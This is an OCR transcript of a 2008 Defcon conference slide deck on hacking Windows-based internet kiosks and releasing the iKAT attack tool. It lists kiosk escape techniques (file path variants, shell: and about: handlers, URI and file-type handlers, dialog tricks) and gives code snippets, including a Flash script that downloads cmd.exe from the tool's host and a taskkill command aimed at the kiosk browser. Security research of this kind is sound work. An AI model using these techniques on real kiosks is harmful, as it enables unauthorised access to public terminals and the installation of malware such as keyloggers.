Hacking Internet Kiosk's

Paul Craig

Defcon 16 – Las Vegas

© 2008 Security-Assessment.com

Overview

- Who am I?
  - Paul Craig
  - Principal Security Consultant.
  - Security-Assessment.com, Auckland, NEW ZEALAND!
  - Application Penetration Tester.
    - Devoted Hacker
    - Shameless Alcoholic
- Email: paul.craig@security-assessment.com
- www: http://www.security-assessment.com

© 2008 Security-Assessment.com

Overview

- Kiosks 101
  - What is an Internet Kiosk.
  - Kiosk Software Security Model.
- Hacking Internet Kiosks
  - Vulnerabilities in the Kiosk Security Model.
  - Kiosk Hacking Techniques.
- Tool Release: iKAT : interactive Kiosk Attack Tool.
  - iKAT Officially Released at Defcon 16!
  - Hack any internet Kiosk in seconds.
- Live Demos: Hacking Internet Kiosks with iKAT.

© 2008 Security-Assessment.com

- 16 Months Ago I Was Sitting in an Airport.
  - 8 hour stop over in Hong Kong.
  - Queue of 3-4 people waiting to use an Internet Kiosk.
  - "Damn, that internet kiosk sure is popular…"
  - "I wonder if I could hack it. Lemon party the airport.?"
- Why do I never hear about new methods of Kiosk hacking?
  - Kiosks are popular, but rarely appear in security publications.
  - Popularity + Poor Security Visibility = Good Attack Target
- New Security Research Goal:
  - Find Every Possible Method Of Hacking an Internet Kiosk.
  - Become the **Kiosk of Internet Kiosk Hacking!**

© 2008 Security-Assessment.com

What Is An Internet Kiosk

- Kiosks are Real Popular.
  - Internet Kiosks Found in : Airports, Train stations, Libraries, DVD Rental Stores, Corporate Building Lobbies, Convenience Stores, Post Office, Café's.







© 2008 Security-Assessment.com

- Initial Kiosk Observations:

- Hardware:
  - Kiosks installed in a custom hard-shell case.
  - Lack of physical access to the computer case.
  - Input devices restricted (Floppy/DVD/USB/FireWire inaccessible).
  - Kiosk is securely bolted to the ground, padlocked.
  - Machine/Cash Box access through Abloy lock.

© 2008 Security-Assessment.com

- Software.
  - Majority of Kiosks run commercial Kiosk software on Windows.
  - Linux based Kiosks exist, but Windows is more popular.
  - 44 different commercial Kiosk products on the market.
  - Marketed as : "Turn your old PC into instant revenue!"
  - Buy $59.99 Shareware -> Install on XP -> Instant Kiosk!
- Kiosk Software Essentially Skins Windows:
  - Windows is made to look like a Kiosk terminal.
  - Implements standard Windows/Internet Explorer libraries.
  - "Windows Functionality Wrapped In A Kiosk Candy Shell."

© 2008 Security-Assessment.com

- Hacking Kiosk Software Is The Way
  - Hardware hacking too obvious/obtrusive in public places.
- I need A Command Shell on Any Kiosk Terminal.
  - Explorer.exe, cmd.exe, command.com = I Win.
  - Time limited, I need shell in under 2 minutes.
- My Approach:
  - Eight popular Windows Kiosk products virtualized.
  - Compared the security model of each Kiosk product.
  - Developed a 'Kiosk Attack' methodology based on findings.
  - Series of techniques to invoke a command shell on a Kiosk.
  - All tested Kiosk products were found to be vulnerable.

© 2008 Security-Assessment.com


Kiosk Security Model

© 2008 Security-Assessment.com

- Kiosk Software is Based on a Principal of Least Privilege.
  - A Kiosk user must **ONLY** have access to browse the internet.
  - Kiosk software must prohibit all other activity.
- Security Implemented Through Two Approaches:
  - **Functionality Reduction.**
    - Prohibiting access to native OS functionality.
    - Anything not required to browse the internet.
  - **User Interface Sandboxing.**
    - 'Graphically' jailing a user into a Kiosk interface/GUI.
    - Kiosk software is ran in full screen.
    - Start Bar/Tray Menu removed.
    - No ability to click out of, or escape the Kiosk browser.

© 2008 Security-Assessment.com

- Site Kiosk – Popular Commercial Kiosk Product.
  - Custom Start/Menu bar.
  - Real Windows 'Start' bar is hidden.
  - Trapped inside a Kiosk browser.
  - Runs in full screen mode, no ability to close.



© 2008 Security-Assessment.com



© 2008 Security-Assessment.com

- Kiosk Software Proactively Monitor Usage.
  - Kiosks contain blacklists of prohibited activity.
- Try to browse C:\



- Blacklist of Modal Window Dialogs.
  - "Save File As", "Open With", "Confirm File Delete", "Print".
  - Kiosk monitors dialog titles of all in-focus Windows.
  - Kiosk sends WM_CLOSE message to any blacklisted window title.

© 2008 Security-Assessment.com

- API Hooking.
  - Hook native OS API calls which can be used maliciously.
  - KillProcess(), GetCommandLineW(), AllocConsole()
  - Try to run cmd.exe: “Unauthorized Functionality Detected”.
- Kiosk Browser ran in ‘High Security Zone’
  - Cannot download certain files.
  - ActiveX, Java often blocked.
  - ‘Less secure’ browser features disabled.
- Watchdog Timer Monitoring Usage.
  - Every 5 minutes enumerate Dialog title of all processes.
  - Send WM_CLOSE to any blacklisted applications.

© 2008 Security-Assessment.com

- Custom Keyboard Driver.
  - Disable special shortcut key combinations.
    - CTRL-SHIFT-ESC (Task Mgr)
    - CTRL-ALT-DELETE (Task Mgr)
    - ALT-TAB (Switch Task)
    - CTRL-ESC (Start Menu)
    - Alt-F4 (Close Application)
  - Modifier keys unmapped.
    - CTRL, Tab, ALT, 'Start', Function, F1-F12.
    - Custom Keyboard with missing keys
- Custom Mouse.
  - No right click button!



© 2008 Security-Assessment.com

Hacking

Kiosk Software

© 2008 Security-Assessment.com

- Kiosk Security Model is Based on Reducing Functionality.
  - Reducing what we can do on the Kiosk.
- Exploiting A Kiosk Requires **Invoking Functionality.**
  - Make applications launch and popup on screen.
  - Use the invoked applications to escape the Kiosk jail.
- Kiosks Implement Blacklists.
  - Blacklists (by nature) are never 100%.
  - Only need one method of escaping the software jail.
  - Blacklist quality vastly varied between Kiosk products.

© 2008 Security-Assessment.com

- Available Kiosk Input Vectors:

- #1 – **Physical Input**:
  - Interacting with the Kiosk GUI.
  - Using the keyboard/mouse.
  - Clicking on Buttons, Graphics, Menu's
  - Typing values into the URL entry bar (if present)

- #2 – **Remote Input**:
  - Remote browser content, rendered from a Kiosk terminal.
  - Input from a website.

© 2008 Security-Assessment.com

- What Do We Need To Do?

- **#1 – Escape The Kiosk Graphical Jail.**
  - Minimize or close the Kiosk browser application.
  - Pop a command shell. : taskkill /IM KioskBrowser.exe
  - Enable the hidden (real) Windows Start bar.
  - 'Get Back To Windows.'

- **#2- Download Additional Binaries to The Kiosk.**
  - Port scanner, Metasploit, rootkit, trojan, keylogger.


© 2008 Security-Assessment.com

Hacking Kiosk Software

- You Find a Kiosk in Your Local Mall.
  - "$1 for 2 hours internet usage"
  - Insert a dollar.
- You Find You Are Trapped Inside a Kiosk Browser.
  - Right mouse button has been disabled.
  - Custom keyboard with only limited keys.
  - Feels like a Windows OS , but has a custom design/layout.
    - 'Start' bar is labelled 'SuperKiosk'.
  - Only one visible button to 'Start Browsing'

© 2008 Security-Assessment.com

- Use the URL Entry Bar (If present) To Browse The File System
  - HTTP libraries used by the Kiosk can browse the file-system.
  - Kiosk software must explicitly block local browsing attempts.



- Windows is flexible.
  - Many ways of doing the same thing.
  - C:\windows\ may be blocked.

File:/C:/windows	File:/C:\windows\	File:/C:\windows/	File:/C:/windows
File://C:/windows	File://C:\windows/	file://C:\windows	C:/windows
C:\windows\	C:\windows	C:/windows/	C:/windows\
%WINDIR%	%TMP%	%TEMP%	%SYSTEMDRIVE%
%SYSTEMROOT%	%APPDATA%	%HOMEDRIVE%	%HOMESHARE%


  - Blacklist technology starts failing about now.

© 2008 Security-Assessment.com

- Common Dialogs.
  - Windows contains 'Common Dialog' libraries.
    - Saving a file, opening a file, select font, choose colour.
    - COMDLG32.dll (Common Windows Dialogs Library).
    - COMDLG32.DLL Implements Common Windows Controls.
    - From COMCTL32.DLL.
- File/Open, File/Save Dialogs implement the 'File View' control.
  - File View control provides full Explorer functionality.
  - Same control that Windows Explorer uses.
  - File-Open dialog = Explorer

© 2008 Security-Assessment.com

- Systematically Click Every Button, Graphic, Icon In The Kiosk
  - Can we invoke a File - View Dialog?: 'Attach File' dialog
  - Browse the file system, launch other applications.
  - Retarded mouse present? No right mouse button?
  - Select another file with left mouse and drag it onto cmd.exe
    - cmd.exe will spawn.





© 2008 Security-Assessment.com

- Internet Explorer 'Image Toolbar'.
  - IE toolbar hovers in top-left when a large image is clicked.
  - Each icon of the toolbar can invoke a Common Dialog.
    - File/Save.
    - File/Print.
    - File/Mailto.
    - Open "My Pictures" in Explorer.



  - Present if the Kiosk is developed using Internet Explorer libraries.
  - Click a large image, does the Image Toolbar popup?

© 2008 Security-Assessment.com

- Using the Keyboard.
  - Keyboard shortcuts can be used to access the host OS.
  - Is a custom keyboard driver present?
  - Are modifier keys enabled?
- Keyboard shortcuts which produce common dialogs.
  - CTRL-B, CTRL-I (Favourites), CTRL-H (History)
  - CTRL-L, CTL-0 – (File/Open Dialog), CTRL-P – (Print Dialog)
  - CTRL-S – (Save As)
- Kiosk Product Specific Keyboard Shortcut.
  - All Kiosk products contain a hidden Administrative/Menu.
  - Mash the keyboard, CTRL-ALT-F8? CTRL-ESC-F9?

© 2008 Security-Assessment.com

- Browser Security Zones
  - Browser security model incorporates different security zones.

    Restricted Sites

    Internet Zone

    Intranet Zone

    Trusted Sites
  - Each zone adheres to a different security policy.
    - Internet zone cannot follow links to the local file system.
    - While Trusted Sites, Intranet Zone can.
- Does The Kiosk Protect Against Access From All Zones?
  - Internet Zone may be configured securely.

© 2008 Security-Assessment.com

- As a User On The Keyboard You Can Access all Security Zones.
  - URL's must be typed into the URL bar.
- About: pluggable-protocol Handler.
  - Belongs to the 'Trusted Sites' security zone.
  - Suffers from a Cross Site Scripting (XSS) vulnerability.
  - User can control content rendered in trusted security zone.
  - Create A Trusted Security Zone 'File Browser'.

    about:Click-Here

    about:<input type=file>
  - Trusted security zone can follow links to the file system.

© 2008 Security-Assessment.com

- Shell Protocol Handler.
  - Provides access to Windows web folders.
    - Shell:Profile
    - Shell:ProgramFiles
    - Shell:System
    - Shell:ControlPanelFolder
    - Shell:Windows
  - Typing each URL will spawn explorer.exe and browse the folder.

© 2008 Security-Assessment.com

- How about:
  - shell:::{21EC2020-3AEA-1069-A2DD-08002B30309D}
  - Web folder by CLASSID (Windows Control Panel)
  - Works from WININET.DLL/MSINET.OCX



© 2008 Security-Assessment.com

- The Downside to Physical Kiosk Inputs.
  - Kiosk software is designed to not trust the guy on the keyboard.
  - **Kiosk User = Most Obvious Security Threat.**
  - Opportunistic hacker in an 8 hour stop over..
- Kiosk Security Model Contains a Common Oversight:
  - Remote websites are **not** factored into the security equation.
  - Remote websites often trusted **MORE** than local Kiosk users!
- Kiosks Rely On the Browser Control Security Settings.
  - Security designed to protect users from malicious websites.
  - Not designed for Kiosk terminals.

© 2008 Security-Assessment.com

- Available Remote Input Vectors:
  - Remotely hosted content, viewed by a Kiosk.
  - JavaScript.
  - Java Applets.
  - ActiveX.
  - ClickOnce applications (.NET Online Application Deployment).
  - Internet Zone protocol handlers.
  - File type handlers.
  - Flash, Director, Windows Media Player, Real, QuickTime, Acrobat, other browser plug-ins.
- Increased Functionality = Larger Attack Surface.

© 2008 Security-Assessment.com

- I need a Kiosk Hacking Website.
  - An online tool you visit from any Kiosk terminal.
  - Provides content to help an escape from any application jail.
  - "Sure would help me during penetration tests"
- iKAT – Interactive Kiosk Attack Tool – Official Release


http://ikat.ha.cked.net



© 2008 Security-Assessment.com


- What Can iKAT Do?
- Kiosk Reconnaissance.
  - JavaScript & res:// (resource) protocol handler.
  - Extract bitmap resources from PE executables.
  - Verify bitmap height, executable exists.
  - Provides valuable information regarding the Kiosk.
  - iKAT detects common commercial Kiosk products.

```
var disk;
disk = 'C:\\';
var test = new Image();
test.src = 'res://C:\\' + fileurl;
if (test.height != 30)
{
return true;
}
```



© 2008 Security-Assessment.com

- Display Local Browser Variables.
  - Determine underlying browser technology.
  - MSINET.OCX, WINHTTP.DLL self-identify as Internet Explorer
  - Detect the presence of .NET



- Display Remote Server Variables
  - Discover remote IP address of the Kiosk terminal.
  - Detect any additional headers being included in requests.
    - "Kiosk-Location: Terminal5"

© 2008 Security-Assessment.com

- Invoke Dialogs with JavaScript/HTML
- File Browse:

  <input type=file name=test>
- File Save As:

  Javascript:document.execCommand("SaveAs");
- File Print:

  Javascript:window.print();


  "Print to File" - Invoke file/Open dialog.
- Invoke File Print Preview ActiveX:

© 2008 Security-Assessment.com

- Use Flash To Create Common Dialogs.
  - Adobe Flash is widely used online, plug-in typically installed.
  - DownloadCmd.SWF : Downloads cmd.exe to disk.

```
var fileName:String = "cmd.exe";
var file:File Reference;
downloadURL = new URLRequest();
downloadURL.url = "http://ikat.ha.cked.net/files/cmd.exe";
file = new File Reference();
file.download(downloadURL, fileName);
```

  - Create 3 File-View Dialogs
    - "Select File For Upload"
    - "Select File(s) For Upload"
    - "Select location for Download by ikat.ha.cked.net"




- Common Dialog With Unique Dialog ID Title
  - Not standard "Choose File", Kiosk blacklist fails again.


© 2008 Security-Assessment.com

- Spawning Applications.
  - Can we cause an applications/processes to launch on the Kiosk.
  - Spawned application may contain common dialogs.
  - Provide additional access to the host.
- Accessing Default Windows URI Handlers.
  - Callto://, Gopher://, HCP://, Telnet://, TN3270://, Rlogin://, LDAP://, News://, Mailto://
- Click a Link to URI Handler.
  - <A HREF=Mailto://aaa> mailto
  - Mailto URI handler launches (email client)
- 3rd party URI Handlers
  - MMS://, SKYPE://, SIP://, Play://, Steam://, Quicktime://

© 2008 Security-Assessment.com


- Example: HCP:// Help And Support Center
  - Click me
  - Search HCP for What You Want to Launch
  - "Using Notepad" Provides link to spawn notepad.exe
  - Left Click Only! (No right click button)





© 2008 Security-Assessment.com

- iKAT Provides Links to over 100 Internet Zone URI handlers.
  - Click, Click, Click down the list.
  - Determine which handlers are blocked by the Kiosk.
  - Invoke the handler.
  - Use the invoked handler to escape.
- Pluggable Protocol Handlers
  - Contains URLs for Plugable protocols.
    - About:, res:, shell:




© 2008 Security-Assessment.com

- Invoke Applications Using File Type Handlers.
  - Click on test.myfile, Windows spawns 'myfile' handler.
  - Internet Explorer supports prompt-less handler execution.
  - Example: Click test.wmv, Windows Media Player Spawns.
  - No Prompt "Are you sure you want to…".

(Default)	REG_SZ	Windows Media Player Skin Package
EditFlags	REG_BINARY	00 00 01 00
FriendlyTypeName	REG_EXPAND_...	@%SystemRoot%\system32\unregmp
PreferExecuteOnMismatch	REG_DWORD	0x00000001 (1)

  - Kiosk blacklists detect warning prompt pop-ups!



- iKAT uses DHTML/JavaScript to invoke over 100 unique file handlers.

© 2008 Security-Assessment.com

- iKAT Windows Media Files.
  - 'Promptness' launching of wmplayer.exe for multiple file types.
  - 'Web Enabled' playlist.


```
<ASX VERSION="3.0">
<PARAM name="HTMLView" value="http://ikat.ha.cked.net/"/>

<ENTRY>
   <REF href="http://ha.cked.net/front.jpg"/>
</ENTRY>

</ASX>
```

  - Creates a clean web browser, inside Windows Media Player.






- Embed Executables Within Office Documents.
  - Is an Office viewer installed on the Kiosk?
  - Embed cmd.exe within an office document.
  - Supported by .DOC,.DOCX,.XLS,.XLSB,.XLSM,XLSX



© 2008 Security-Assessment.com

- Malicious Java Applets:
  - Signed Java applets can execute local processes.
